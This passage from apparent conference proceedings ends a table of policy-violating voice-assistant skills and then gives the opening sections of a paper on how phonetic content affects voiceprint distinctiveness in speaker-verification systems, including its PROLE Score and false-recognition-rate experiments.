	P4: Collecting health data (Not in health category)	13	0	B0829RDY2T	HealthDataGatherer	Hello, what is your blood pressure now?
	P5: Lacking a disclaimer	1,709	151	B01JG73CJI	spare the air	Description: Spare the air. Improve the quality of air by using these simple tips.
	Total policy-violating skills	1,790	155			
Collecting data protected by permission models	P6: Lacking a privacy policy	1	-	B0746FHXLY	Adopt A Pet	Permission: Device Country and Postal Code. No privacy policy
	P7: Incomplete privacy policy	330	-	B07CLN9Q8T	Sneeze Forecast	Permission: Device Country and Postal Code.
	P8: Deceptive privacy policy	38	-	B07NGT7LG4	You Choose	Permission: Device Address. Privacy policy: We never collect or share personal data with our skills.
	Total policy-violating skills	360	-			
Collecting data not protected by permission models	P6: Lacking a privacy policy	171	0	B07N41L2FK	paul's demo	Hello, what is your name?
	P7: Incomplete privacy policy	104	8	B01MTD0S8B	Genio	Hey yes, what is your phone number?
	P8: Deceptive privacy policy	12	2	B08DXQJWM7	Diaper Duty	Output: You can say your name. Privacy policy: We never collect or share personal data with our skills.
	P9: Should ask for permissions	-	17	B07Y73QN1M	seven wonders	What is your name again?
	Total policy-violating skills	280	25			
General	P10: Requesting for positive rating	3,464	-	B07DC3C4SN	Marriage Jokes	Leaving us a five star review in the Alexa store, will help us add more jokes.
	P11: Toxic content	177	0	B082FR65LQ	Roast me	you are so fat and you look like a mommas boy.
	P12: Predicting gender	3	-	B07JPLTR31	Gender Predictor	Would you like Alexa to predict the gender of your baby?
	Total policy-violating skills	3,640	0			
Media (audios or images)	P1: Collecting kids data	1	0	B077LC3R91	Santa's Helper	Tell me your name to begin.
	P2: Directing users to outside of Alexa	3	-	B085CMV7ZB	Junior Science Bee	Please register for the regional contest in www.northshore.org 124 players can play.
	P6: Lacking a privacy policy	2	0	B07TZM51S4	Shape Game	What's your name?
	P7: Incomplete privacy policy	2	0	B07WVPNJ3C	My Biorhythms	When were you born?
	Total policy-violating skills	8	0			
Total number of policy violations		**6,079**	**175**			

Table 14: Summary of policy violations identified by SKILLDETECTIVE. Based on the 13 policies listed in Table 12, we detected 6,079 unique skills and 175 actions violating at least one policy. "-" means Amazon or Google doesn't have this policy and "0" means platforms have defined the policy but we did not find a skill/action violating this policy. An example of policy-violating skill output (with skill ID and skill name) in each category is also shown in this table. The detection results are true positives after our manual verification. The complete list of policy-violating skills can be found at https://github.com/skilldetective/skilldetective.

"OK, Siri" or "Hey, Google": Evaluating Voiceprint Distinctiveness via Content-based PROLE Score

Ruiwen He[1], Xiaoyu Ji[1]*, Xinfeng Li[1], Yushi Cheng[2], and Wenyuan Xu[1]
[1]*Zhejiang University,* [2]*Tsinghua University*
{rwhe97, xji, xinfengli, yushicheng, wyxu}@zju.edu.cn

Abstract

A voiceprint is the distinctive pattern of human voices that is spectrographically produced and has been widely used for authentication in the voice assistants. This paper investigates the impact of speech contents on the distinctiveness of voiceprint, and has obtained answers to three questions by studying 2457 speakers and 14,600,000 test samples: 1) What are the influential factors that determine the distinctiveness of voiceprints? 2) How to quantify the distinctiveness of voiceprints for given words, e.g., wake-up words in commercial voice assistants? 3) How to construct wake-up words whose voiceprints have high distinctiveness levels. To answer those questions, we break down voiceprint into phones, and experimentally obtain the correlation between the false recognition rates and the richness of the phone types, the order, the length, and the elements of the phones. Then, we define PROLE Score that can be easily calculated based on speech content yet can reflect the voice distinctiveness. Under the guidance of PROLE Score, we tested 30 wake-up words of 19 commercial voice assistant products, e.g., "Hey, Siri", "OK, Google" and "Nihao, Xiaona" in both English and Chinese. Finally, we provide recommendations for both users and manufacturers, on selecting secure voiceprint words.

1 Introduction

A voiceprint is a measurable characteristic of human voices that can uniquely identify a person. It is the key biometric in automatic speaker verification (ASV) systems and is used for personal asset access, financial transactions, and even criminal investigation [1–4], e.g., utilizing the voiceprint embedded in wake-up words to activate an Amazon Echo [5], as a password to access a TD bank account [6], or for caller identification in telecommunication fraud cases [7]. Given that voiceprints are increasingly used in sensitive scenarios, it is critical to understand how much we can trust state-of-the-art voiceprint technologies, which commercial ASV system outperforms others in terms of speech contents, and last but not least, what words to say to improve the accuracy of the ASV. The key to answering the aforementioned questions is to define a metric that can quantify the distinctiveness of voiceprints.




Figure 1: The workflow of a voiceprint ASV system. The distinctiveness of voiceprint is affected by the speaker, the speech contents, and the verification model.

A voiceprint is essentially a spectrographically produced mathematical representation of human voices, and its distinctiveness has four contributors: (1) intrinsic physiological features of a speaker, e.g., the vocal tract shape, (2) speech contents, e.g., words with various phonetic alphabets, (3) ASV models that are used to derive and compare voiceprints, and (4) the environment and equipment factors, e.g., environmental noises, acoustic channel responses, or variance caused by device properties, as shown in Figure 1. Instead of studying all influential factors, we study the distinctiveness metric by analyzing the impact of speech contents, complementary to existing research on voiceprint security that focused on performance optimization of models [8–14], attack strategy and defense countermeasures against spoofing, synthesizing, voice conversion, and adversarial samples[1, 15–18].

We aim to define a PROLE Score[†] such that the voiceprint distinctiveness can be directly calculated from the speech contents, yet it reflects the distinctiveness of the voiceprints associated with ASV models[‖]. From a linguistics perspective, a speech is a sequence of phones, i.e., the basic unit of phonetic speech analysis [19], and can be modeled by four phonetic factors: the richness (the number of phone types), the order, the length, and the elements of phones. An ideal PROLE Score definition shall reflect the underlying relation-

*Xiaoyu Ji is the corresponding author.

[†]PROLE: phonetic richness, order, length, elements.

[‖]Online PROLE Score: https://github.com/USSLab/PROLE-Score.

ship between the phonetic factors and voiceprints, yet capturing it requires a comprehensive dataset with an unbiased combination of phonetic factors. Such a dataset is not only unavailable but also difficult to generate due to the limitation of languages: both the number of words and the combination of phones are limited. We overcame the challenges by segmenting 1000-hour utterances of 2457 speakers in two English speech datasets into phone clips and constructing a dataset of 14,600,000 audio samples. To capture the relationship, we selected three representative ASV models, i.e., i-vector [20], x-vector [21], and the end-to-end U-LEVEL model [22], and evaluated the false recognition rates using the constructed dataset. In total, we executed verification tests more than 107 billion times, and the main observations are listed below:

- **O1:** Among all phonetic factors, the richness, the element, and the length of phones can affect the ASV performance, and their influence levels decrease in order. Interestingly, the order of phones has almost no impact on the voiceprint verification.
- **O2:** The increase of phone richness and length will reduce the false recognition rate, yet the improvement saturates once a speech includes more than 15 phones and 4 types of phones.
- **O3:** The element of phones matters. For instance, phone [**i**] is better than phone [**o**], and the false recognition rate of 20 [**i**]s is 2.43 times less than that of 20 [**o**]s.

We define `PROLE Score` to be linearly inversely proportional to the false recognition rate of a given word, ranging from 0 to 10, and we envision that `PROLE Score` is applicable to both content dependent and independent voiceprint systems. For instance, existing voice assistants (e.g., Google Assistant) utilize content-dependent ASV, and extract users' voiceprints by analyzing the pre-defined wake-up words, e.g., "OK, Google". A `PROLE Score` can help to evaluate such wake-up words and answer the following questions:

- **Q1: Interjection**. Is adding meaningless interjections before wake-up words helpful? For example, is "OK Google" better than "Google'?
- **Q2: Repetition**. Will a wake-up word repetition improve voiceprint distinctiveness? Is "Alexa Alexa" better than "Alexa"?
- **Q3: Comparison**. How to evaluate wake-up words of existing commercial ASV systems? Is "Hey Cortana" more distinct than "Hey Google"?

Without loss of generality, this paper evaluated content-independent voiceprint and analyzed 30 wake-up words from 19 main-stream commercial voice assistant products, in both English and Chinese. Our study confirms the choice of existing commercial wake-up words and answers the above three questions: **A1:** An interjection is useful, especially when the richness and the length of a wake-up word are below the thresholds. Take i-vector as an example, turning "Google" to "OK Google" can reduce the false recognition rate by 10%. **A2:** Repetition can improve the voiceprint performance if the length of a wake-up word is short. For example, repeating "Alexa" once reduces the false recognition rate by 10%, and twice by 14% under the i-vector model. **A3:** Words matter. For instance, "Hey Cortana" outperforms "Hey Google" for all the three voiceprint verification models. To further validate the effectiveness of the `PROLE Score`, we conducted a user study with 40 volunteers, and tested the 30 wake-up words using a third-party ASV system. The measured false recognition rates for each wake-up word match the calculated `PROLE Score` well. Thus, we believe `PROLE Score` can help both manufactures and users to refine their choices of words to be used for extracting voiceprint. In summary, the contributions of the paper are as follows:

- We analyzed the correlation between speech contents and false recognition rates using three representative ASV models, with two datasets of 2457 speakers and 14,600,000 test samples.
- We defined the `PROLE Score` that can quantify the distinctiveness of voiceprints for any given speech content.
- We recommended words that can produce good voiceprint distinctiveness to both manufacturers and users, e.g., good wake-up word candidates.

2 Background and Threat Model

2.1 ASV and Voiceprint

Automatic speaker verification (ASV) systems utilize the voiceprint for user authentication. The workflow of an ASV system is shown in Fig.1. A typical ASV system involves three stages: training, enrollment, and testing. In the training stage, a large number of speech audios with speaker labels are fed into the verification model for parameter optimization. In the enrollment stage, a speaker, e.g., Alice, speaks a phrase several times to register her voiceprint in the verification model. Finally, in the test stage, the ASV system should deny all other unregistered users while accepting Alice by authenticating Alice with her new audio inputs. As a result, the verification accuracy of a given ASV system is affected by three factors: the speaker, the speech content, and the verification model.

Commonly-used verification models include two types: (1) text-dependent models, and (2) text-independent models. Most existing commercial voice assistant products, e.g, Apple Siri, Amazon Alexa, or Google Assistant, employ the text-dependent model [23] for its superior performance, and authenticate users as they speak pre-defined wake-up words, e.g., "Hey, Siri" or"OK, Google". However, text-dependent models require the enrollment and testing sentences to be the same while text-independent models have no such restriction on the speech contents. Therefore, it is a trend to use text-independent models for speaker recognition [24]. Typical text-independent models include: (1) classic models such as i-vector [25–27], (2) DNN-based ones such as

x-vectors [9, 21, 28], and (3) advanced end-to-end DNN models [10, 24, 29] such as U-LEVEL [22]. We study these representative models i.e., i-vector, x-vectors, and U-LEVEL, in this paper.

2.2 Threat Model

In this paper, we consider the following attack scenario: *An adversary aims to illegally access a voice assistant such as Siri, Amazon Echo, etc., which however is protected by speaker verification system. To break it, the adversary imitates the voice of the victim and repeats the wake-up words or other keywords to spoof the speaker verification system.*

In this case, the goal of the ASV system is to identify the registered speaker while rejecting the illegal ones. Thus, the ASV system shall (1) select distinct wake-up words or keywords, (2) design the appropriate embedding that represents the voiceprint, and (3) improve the accuracy of the classifier. The latter two are usually improved by optimizing the voiceprint model. In this paper, we study how to enhance the security of the ASV system by selecting appropriate speech contents, e.g., wake-up words or keywords.

3 Measurement Methodology

To quantify the distinctiveness of voiceprints in terms of speech contents, we look into the basic unit of speech content, i.e., phones. However, existing public datasets for speaker verification are usually long audio clips without dedicated phonetic information. To overcome this challenge and analyze the correlation between voiceprints and phonetic factors, we design the following measurement methodology with 4 stages, as shown in Fig. 2. First, we dissect a speech into phones and propose four intrinsic phonetic factors to represent any speech content (section 3.1). Second, we derive seven test variables based on the four phonetic factors plus three combinations of two factors (section 3.2). Then, we construct the dedicated test datasets for each test variable by segmenting and reassembling audio clips (section 3.3). Finally, we feed the constructed test datasets into pre-trained models (section 3.4) and measure the impacts of speech contents using two metrics (section 3.5).

3.1 Speech Content Analysis

According to linguistics[30], the basic unit of a given speech is a phone and a speech is a sequence of phones. Different from a phoneme which is a speech sound in a given language, a phone is language-independent and thus more suitable for speech content analysis. There are 107 phones across all the languages and English has 48 of them. To quantitatively model speech contents in terms of phones, we propose four phonetic factors:

- ❶ **Richness:** the number of phone types.
- ❷ **Length:** the number of phones.
- ❸ **Element:** the specific type of phones.
- ❹ **Order:** the sequential relationship among phones.

By varying the test variables derived from these four phonetic factors, we measure the impact of speech contents on voiceprint distinctiveness.

3.2 Test Variable Design

To validate the influence of speech contents, we design seven test variables based on the aforementioned four phonetic factors as well as the combination of two factors (i.e., richness, length and element) as they have mutual influences upon each other in practice:

- ❶ **Richness**. This variable explores the impact of the number of phone types while for each level of richness, the lengths of audio samples are uniformly distributed.
- ❷ **Length.** This variable studies the impact of the number of phones, and for each length, the phone types are uniformly distributed.
- ❸ **Element.** This variable explores the impact of each phone when the length is fixed. We cycle through each phone, and construct audios sample by repeating it.
- ❹ **Order.** This variable explores the impact of the sequence of phones, while the length and the element are fixed.
- ❺ **Synergies of Richness and Length** (❶ + ❷). This setup explores the impact of richness and length, as both vary simultaneously.
- ❻ **Synergies of Length and Element** (❷ + ❸). Similar to ❺, these two factors vary simultaneously, and we construct audio samples by repeating a phone up to the required length.
- ❼ **Synergies of Richness and Element** (❶ + ❸). This combination is meant to investigate the impact of repetition and combination. For instance, will ***A+A*** or will ***A+B*** improve the distinctness, given that ***A*** and ***B*** contain different levels of distinctiveness.

With the 7 test variables, we then construct corresponding test datasets for measurement.

3.3 Test Dataset Construction

To construct test datasets for each variable, we first select appropriate speech datasets to reduce the biases caused by speakers, then prepare the audios by pre-processing, and finally segment and reassemble the processed audios to get the final test datasets.

Dataset Selection. As mentioned, the speaker is a subjective factor that may affect the voiceprint security. To reduce its impact, we choose two popular English speech datasets, i.e., VCTK [31] and LibriSpeech [32], which contain audios from 2,457 speakers (45 from VCTK and 2,412 from LibriSpeech) with various genders, speech rates, channel noises, etc. The average speech duration of each speaker is more




Figure 2: Measurement methodology overview. First, we regarded the phone as the atomic unit of speech content and propose four phonetic factors, i.e., richness, length, element and order. Then, we used seven test variables from the four factors considering the synergies of multiple factors. Under each variable, we constructed its dataset from two popular open speech datasets. Finally, each test variable was validated by calculating the corresponding false recognition rate, i.e., the sum of false acceptance rate and false rejection rate under a specific ASV model.

than 30 minutes in VCTK and more than 20 minutes in LibriSpeech respectively, providing sufficient test samples. We hope these two speech datasets can reduce the biases caused by unbalanced speakers or insufficient test samples.

Audio Pre-processing. With the selected datasets, we preprocess the speech audios. First, we extract the texts corresponding to the speech contents from the datasets. According to the International Phonetic Alphabet (IPA), there are 48 types of phones in English, including 16 vowels, 1 rhoticity vowel, 5 diphthongs, 1 triple vowel, 22 consonants, 1 coarticulated consonant, and 2 affricates. Among these phones, diphthongs and triple vowel are composed of several vowels, and affricate is composed of several consonants. Then, in line with the IPA, we employ the Phonemizer tool [33] and the G2P tool [34] to convert the texts into phone sequences, and employ the Montreal-Forced-Aligner (MFA) tool [35] to calculate the timestamp and the duration of each phone in the speech audios. By statistical analysis, the accuracy of the MFA aligner is 92.4%, and we will discuss the impact of MFA errors on the phonetic factors in Sec. 7.

Audio Segmentation and Reassembling. Based on the results of MFA, we segment the original audios in the open datasets into audios in the unit of phone. Then, We randomly select phone audios to avoid bias and reassemble them to form test datasets designed for the seven variables.

Datasets for ❶ ❷ ❺: For these three datasets, we vary the value of *length*, *richness*, or the $(length, richness)$ pair respectively while keeping the other phonetic factors evenly-distributed to construct the test datasets. Since the diphthong and the affricate consist of 2 single phones and the triple vowel consists of 3 single phones, we count their richness as 2, 2, and 3, respectively. Thus, in these three datasets, we have a total of 40 types of phones.

Datasets for ❸ ❻: For these two datasets, we repeat each phone to reach a specific length to construct various test samples. The difference lies in that the length used in the Dataset for ❸ is a fixed large one, while in the Dataset for ❻, it is a variable one in the range of [1, 20]. Since the triple vowel [aɪʊ] is infrequent in speakers' speech contents, and the vowels [a] and [e] do not appear alone in English, we do not consider these phones in these two datasets.

Datasets for ❹ ❼: For these two datasets, we first construct a group of high-distinctiveness phones (denoted as ***A***) and a group of low-distinctiveness phones (denoted as ***B***) based on the experimental results of ❸ and ❻. Then, to construct the Dataset for ❹, we randomly select an ***A*** and a ***B***, repeat both of them for several times, and change their orders to construct various test samples. For the Dataset of ❼, we construct three types of test samples, i.e., ***AAAA***, ***BBBB*** and ***ABAB***. The used phones ***A*** and ***B*** are also randomly selected from the aforementioned groups.

3.4 Model Selection

The constructed test datasets are then fed into voiceprint verification models to evaluate their impacts. Similar to the speaker, the model is another factor that affects the voiceprint distinctiveness, yet is provided by manufacturers and thus can not be controlled by users. Without loss of generality, we study three representative voiceprint models in the paper: (1) i-vector [20, 25], (2) x-vectors [9, 21, 36], and (3) an advanced end-to-end DNN model, i.e., U-LEVEL [22]. The first two models are most commonly used in speaker verification at present, while the third one represents the state-of-the-art performance. All three models have different feature extraction methods and network structures. We model these impact factors with a global variable 'model type'. Models are trained beforehand (in Sec. 4.1) and demonstrated usabilities. The goal of using multiple models is two-fold: (1) reducing the biases of measurement results, and (2) exploring the consistency and diversity of measurement results across models. Of course, more models can be supported and currently we take the three models as examples to derive the distinctiveness of voiceprints from phones.

3.5 Evaluation Metrics

We define the evaluation metric as false recognition rate, which is the sum of (1) False Acceptance Rate of distinguishability (FAR), and (2) False Rejection Rate of consistency (FRR). The former refers to the probability that any illegitimate person's voiceprint in the test dataset is incorrectly verified as a legitimate one. The latter refers to the probability that any other speaker is classified to be a given registered

Table 1: Experiment Setup

	Model	Training Set	Test Set	Performance (EER)
Model	i-vector	85 speakers in VCTK; over 3,400 utterances	40 speakers in VoxCeleb	5.446%
	x-vector	over 7,300 speakers in VoxCeleb; over 1.2 million utterances		3.13%
	U-LEVEL	over 5,900 speakers in VoxCeleb; over 1 million utterances		3.22%
Test/ Enrolling Dataset	Speakers	Data Source	Enrolling Utterances	Test Utterances
	45	VCTK	5 per speaker	5946 per speaker
	2,412	LibriSpeech		

speaker. In practice, the FAR and FRR are supposed to be relatively balanced. Unbalanced FAR and FRR may lead to the bias of model performance. To avoid it, we adjust the threshold of the verification model during the measurement to keep the two metrics balanced. We hope it can help derive more unbiased measurement results.

4 Experiments

4.1 Experiment Setups

Models. As mentioned in Sec. 3.4, we used three text-independent models in this paper: (1) i-vector [25], (2) x-vectors [21], and (3) U-LEVEL [22]. To get rid of the influence from ASV models, we trained and tested these models with the training and test datasets described in Tab. 1 and the performances of these models are trained to approach the state-of-the-art, with detailed Equal Error Rates (EERs) shown in Tab. 1. During the following experiments, we conduct measurements for the aforementioned test variables on each model respectively.

Enrolling Dataset. The enrolling dataset is extracted from the VCTK and LibriSpeech datasets as well but has no overlap with the test datasets. It consists of 12,285 randomly selected utterances in total, i.e., 5 utterances for each speaker. Each enrolling utterance lasts for more than 2 s, to provide sufficient information for voiceprint extraction [37].

4.2 Experiment Results

4.2.1 Influence of Richness ❶

In this experiment, we investigate how the richness (R) of the speech content affects voiceprint distinctiveness by varying the number of phone types in the test audios.

Setup. Given 40 types of single phones in English, we varied R in the range of $[1,40]$. For any R, the length (L) (i.e., the number of phones) in the test samples is uniformly distributed over the range of $[R,40]$, and we randomly selected $(41-R_0)\times 6$ phone sequences as the test samples, i.e., 6 sequences for each value of L. Thus, the test dataset of each speaker consists of 4,920 audio samples. For each speaker, FAR and FRR are calculated at each value of the variable. The final results are the aggregation of all the speakers and presented in a form of box plots as shown in Fig. 3. As the trend of the results is similar across 3 models, we show the results of U-LEVEL model in Sec. 4.2, and the results of i-vector and x-vector can be found in Appendix. A. We show the results in the same way for Sec. 4.2.2 and Sec. 4.2.4-4.2.7.

Result. From the results, we can see that as the number of phone types increases, the FRR is significantly reduced while the FAR increases slightly. This observation is consistent across models but differs slightly. Specifically, we find: (1) Richness can enhance the distinctiveness of voiceprint logarithmically but the improvement saturates after a threshold, i.e., R_{th}. (2) The saturation thresholds differ across models, i.e., R_{th} is 15 for i-vector, 12 for x-vector, and 7 for U-LEVEL, respectively.

Insights 1: The richness variable has an impact on the voiceprint distinctiveness and the enhancement by the richness improvement is approximately logarithmic.


Analysis. We assume it is because the model may fail to obtain enough voiceprint information and reject all verification requests when the phone richness is low. As a result, the FRR approaches 1 while the FAR approaches 0 on the left side of the sub-graphs in Fig. 3. As the number of phones increases, the test samples carry more voiceprint information, and thus the FAR and FRR converge to equilibrium. The logarithmic changes in false recognition rates may be caused by the overlap in the voiceprint information provided by different types of phones. With high richness, adding another phone may provide limited additional information. However, the impact of phone richness will be saturated when the value of richness exceeds a threshold.

4.2.2 Influence of Length ❷


In this experiment, we investigate how the length (L) of the speech content affects voiceprint distinctiveness by varying the number of phones in the test audios.

Setup. The test dataset for length is similar to that for richness, except that the requirements of L and R are interchanged, i.e., for each L, R is uniformly distributed in the range of $[1,L]$, and the number of test samples is $L\times 6$. The results can be found in Fig. 4.

Result. The trends of the FRR and FAR under the length variation show similarity as that under the richness variation. We also find: (1) The increase of phone length improves the distinctiveness of voiceprints logarithmically with a threshold L_{th}, beyond which the distinctiveness stops raising. (2) The




(a) FRR of Consistency (U-LEVEL)




(b) FAR of Distinguishability (U-LEVEL)

Figure 3: False recognition rate vs. Richness ❶. (a) shows the FRR of consistency in U-LEVEL. (b) shows the FAR of distinguishability. FRR decreases logarithmically with an increasing R and FAR has a slight increase. (The lower and upper bound of the box are the values of the first quartile and the last quartile, the black line is the maximum and minimum, the green triangle is the mean, the red line is the median, and the blue circles mean outliers.)



(a) FRR of Consistency (U-LEVEL)



(b) FAR of Distinguishability (U-LEVEL)

Figure 4: False recognition rate vs. Length ❷. (a) shows the FRR of consistency in U-LEVEL. (b) show the FAR of distinguishability. FRR decreases logarithmically with the increase of L and FAR has only a slight increase.

thresholds differ across various models, i.e., the L_{th} is 31 for i-vector, 26 for x-vector, and 24 for U-LEVEL.

Insights 2: The length variable has an impact on the voiceprint distinctiveness and the enhancement by length improvement is approximately logarithmic.

Analysis. The reasons for Insights 2 are similar to those for Insights 1. However, the results of this experiment have higher stability values and slower convergence speed compared to the experiment of richness. These two impacts are further synergistically analyzed in Sec 4.2.5.

4.2.3 Influence of Element ❸

In this experiment, we investigate how the element (E) of the speech content affects voiceprint distinctiveness by changing the types of phones in the test audios.

Setup. The test dataset consists of 45 audio samples of the same length for each speaker, which are constructed by repeating 45 types of phones separately. Each audio sample includes 90 phones. To avoid unbalanced FAR and FRR and obtain unbiased results, we adjust the thresholds of the verification models during the experiment. Results are presented in the form of cumulative histograms in Fig. 5, where CFRR refers to the cumulative false recognition rate.

Result. From the results, we find that the distinctiveness of phones differs greatly and the difference is highly related to the model. We observe that: (1) For i-vector, consonants are slightly more distinct than vowels. For U-LEVEL, most vowels are more distinct than consonants. The trend of distinctiveness ranking for x-vector is similar to that of U-LEVEL. (2) For i-vector, plosive and non-sibilant fricative consonants are more distinct, and the difference between voiced and unvoiced consonants is not significant. For x-vector and U-LEVEL, sibilant fricative and tongue coronal consonants lack distinctiveness. For U-LEVEL, unrounded and central vowels perform better in distinctiveness while for x-vector, there is no obvious distinctiveness difference between vowels.

Insights 3: The element variable influences voiceprint distinctiveness differently across models. There are, however, *magic* phones showing consistently good and poor distinctiveness, e.g., [ə] and [o] respectively.

Analysis. The results of x-vector are similar to that of U-LEVEL, which we assume is because they are both neural-network-based models. U-LEVEL shows a better performance for phone-repetition-based utterances and a large difference between phones. We assume it is because of the improved performance for short speeches, where a large number of repetitions of most phones can provide sufficient voiceprint information.


4.2.4 Influence of Order ❹

In this experiment, we investigate whether the order of phones affects voiceprint distinctiveness by changing the sequential order of phones in the speech content.

Setups. We regard the top 10 types of distinct phones observed by Sec. 4.2.3 as Class ***A*** (e.g., [i], [ə]), and the least 10 as Class ***B*** (e.g., [o], [ʃ]). We repeat and reassemble ***A*** and ***B*** into 4 groups of sequences ***ABAB***, ***BABA***, ***AABB***, and ***BBAA*** respectively, each consisting of 10 utterances. The results are as shown in Fig. 6.

Result. We can observe that four groups of utterances with order changes are identical in FAR, FRR, and CFRR, which indicates that order has little effect on the voiceprint distinctiveness.

Insights 4: The order of phones in a speech has little impact on the voiceprint distinctiveness.



(a) False Recognition Rate (i-vector)

(b) False Recognition Rate (v-vector)

(c) False Recognition Rate (U-LEVEL)

Figure 5: False recognition rate vs. Element❸ in i-vector, x-vector and U-LEVEL. Individual phones behave differently across models while there are some magic phones such as [ə] that has low false recognition rate than others for all three models.




Figure 6: False recognition rate vs. Order ❹ in U-LEVEL. The effects of element and richness are about identical.


Analysis. The low impact of phone order on the voiceprint distinctiveness may be because ASV systems usually extract features by operations such as sampling, framing and Fourier transform. The change in the order of phone-length audio clips has barely effect on either the frame-length audio or the frequency features.

4.2.5 Influence of Synergies of Richness and Length ❺

In this experiment, we vary the number of phone types and the number of phones simultaneously. These two factors are relevant, and we study both their stand-alone distinctiveness improvement abilities and their synergistic effects.

Setups. We vary L and R of test audios in the range of $[1,40]$, with L greater than or equal to R. For any (L,R) pair, 6 sequences are randomly selected, and the test dataset for each speaker consists of 4,920 audios. We obtain FAR and FRR at each value of the variable pair, and show the averaged results across speakers in Fig. 7.

Result. It can be observed that the false recognition rate varies more in the direction of R. Specifically, it can not be kept at a low level when R is less than or equal to 5 even when L has reached 40. Based on the experimental results in Fig. 4 and Fig. 5, we find that richness shows a better performance in improving the voiceprint distinctiveness compared with




(a) FRR of Consistency (U-LEVEL) (b) FAR of Distinguishability (U-LEVEL)

